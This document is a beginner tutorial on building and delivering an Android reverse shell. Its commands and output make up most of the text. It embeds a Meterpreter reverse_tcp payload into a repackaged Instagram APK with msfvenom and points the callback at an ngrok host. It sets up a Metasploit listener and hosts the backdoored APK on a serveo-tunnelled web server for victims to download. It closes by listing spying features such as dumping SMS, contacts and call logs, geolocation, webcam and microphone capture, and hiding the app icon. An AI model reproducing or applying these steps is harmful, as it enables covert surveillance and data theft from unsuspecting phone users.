

Innl1t

# Android Reverse Shell For Beginners

---



## Introduction

In this document, I will demonstrate the process of creating malware using msfvenom to embed it within an Android application (.apk files) and establishing an external WAN connection using Ngrok for delivery.

---

---

## Chapter I

To begin, it is imperative to download the required dependencies. This can be accomplished by executing the following command:

```
(root@ ~) - [/home]  
# apt-get install zipalign && apt-get install apktool && apt-get install jarsigner && apt-get install openjdk-11-jdk
```

If encountering any issues with apktool, it is recommended to utilize the following command for resolution:

```
(root@ ~) - [/home/]  
# curl -X GET https://raw.githubusercontent.com/iBotPeaches/Apktool/master/scripts/linux/apktool > apktool && curl -X GET https://bitbucket.org/iBotPeaches/apktool/downloads/ > apktool.jar && cp apktool /usr/local/bin && cp apktool.jar /usr/local/bin
```

---

## Chapter II

Upon ensuring all essential dependencies are operational, we can proceed with the preparation to disseminate our infected .apk file over WAN.

Following the execution of the command “./ngrok tcp 445”, the following output will be presented:

```
ngrok (Ctrl+C to quit)
🤖 Announcing ngrok's Kubernetes Ingress Controller: https://ngrok.com/s/k8s-ingre

Session Status      online
Account             TestSecurity904 (Plan: Free)
Version             3.3.1
Region              Asia Pacific (ap)
Latency              -
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ap.ngrok.io:14956 -> localhost:445

Connections          ttl    opn    rt1    rt5    p50    p90
                    0      0      0.00   0.00   0.00   0.00
```



---

We proceed by establishing a listener using Metasploit:

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 127.0.0.1
lhost => 127.0.0.1
msf6 exploit(multi/handler) > set lport 445
lport => 445
msf6 exploit(multi/handler) > 
```

## Chapter III

Now that we have a listener established, our next step is to procure an .apk file suitable for our purposes. I intend to utilize an Instagram apk file sourced from apkmirror.com for this task:



---

Using the following command, I will incorporate the malware into the .apk file:

```
(root@ )-[/home/ ]
msfvenom -x Instagram.apk -p android/meterpreter/reverse_tcp LHOST=0.tcp.ap.ngrok.io LPORT=14956
-o backdoor.apk
```

The values for LHOST and LPORT parameters correspond to those previously presented here:

```
ngrok (Ctrl+C to quit)
🐼 Announcing ngrok's Kubernetes Ingress Controller: https://ngrok.com/s/k8s-in

Session Status      online
Account             TestSecurity904 (Plan: Free)
Version             3.3.1
Region              Asia Pacific (ap)
Latency              88ms
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://0.tcp.ap.ngrok.io:14956 -> localhost:445

Connections          ttl    opn    rt1
                    0      0      0.00
```

Upon executing the command, we will receive a backdoor.apk file compromising the authentic Instagram apk alongside the embedded malware.

---

Subsequently, we initiate a listener to redirect any individual downloading our compromised .apk to us:

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[!] You are binding to a loopback address by setting LHOST to 127.0.0.1. Did you want ReverseListenerBindAddress?
[*] Started reverse TCP handler on 127.0.0.1:445
msf6 exploit(multi/handler) > 
```

Additionally, it is imperative to establish a dedicated website for facilitating the download process for our target. The HTML file, available on my GitHub repository under the name "index.html", serves as the cornerstone of this endeavor.

Subsequently, we must ensure the integration of the "backdoor.apk" file into our HTML directory to finalize the implementation process:

```
(root@ ) - [ /home/ ]
# cp backdoor.apk /var/www/html
```

We can commence the Apache web server using ssh tunneling, and upon execution, a link becomes accessible:

```
(root@ ) - [ /home/ ]
# service apache2 start

(root@ ) - [ /home/ ]
# ssh -R android:80:127.0.0.1:80 serveo.net
Forwarding HTTP traffic from https://android.serveo.net:10101 to 127.0.0.1:80
[android:80:127.0.0.1:80]
[android:80:127.0.0.1:80]
[android:80:127.0.0.1:80]
```

---

If the victim installs the .apk file, we will be presented with the following outcomes on our listener:

```
msf6 exploit(multi/handler) > sessions
Active sessions
=====
Id  Name  Type  Information  Connection
--  -
1   meterpreter dalvik/android u0_a76 @ localhost 127.0.0.1:445 -> 127.0.0.1:39140 (127.0.0.1)

msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > help
```

Using the “session” command enables us to enumerate all active sessions, while employing “session -i <sessionID>” grants access to the Meterpreter interface.



---

## Chapter IV

In conclusion, I would like to present the extensive array of options available within Meterpreter:

### Stdapi: User interface Commands

=====

Command	Description
-----	-----
screenshare	Watch the remote user desktop in real time
screenshot	Grab a screenshot of the interactive desktop

### Stdapi: Webcam Commands

=====

Command	Description
-----	-----
record_mic	Record audio from the default microphone for X seconds
webcam_chat	Start a video chat
webcam_list	List webcams
webcam_snap	Take a snapshot from the specified webcam
webcam_strea	Play a video stream from the specified webcam

### Stdapi: Audio Output Commands

=====

Command	Description
-----	-----
play	play a waveform audio file (.wav) on the target system

```
activity_start Start an Android activity from a Uri string
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
hide_app_icon Hide the app icon from the launcher
interval_collection Manage interval collection capabilities
send_sms Sends SMS from target session
set_audio_mode Set Ringer Mode
sqlite_query Query a SQLite database from storage
wakelock Enable/Disable Wakelock
wlan_geolocate Get current lat-long using WLAN information

Application Controller Commands
=====

Command      Description
-----
app_install  Request to install apk file
app_list     List installed apps in the device
app_run      Start Main Activity for package name
app_uninstall Request to uninstall application

meterpreter > 
```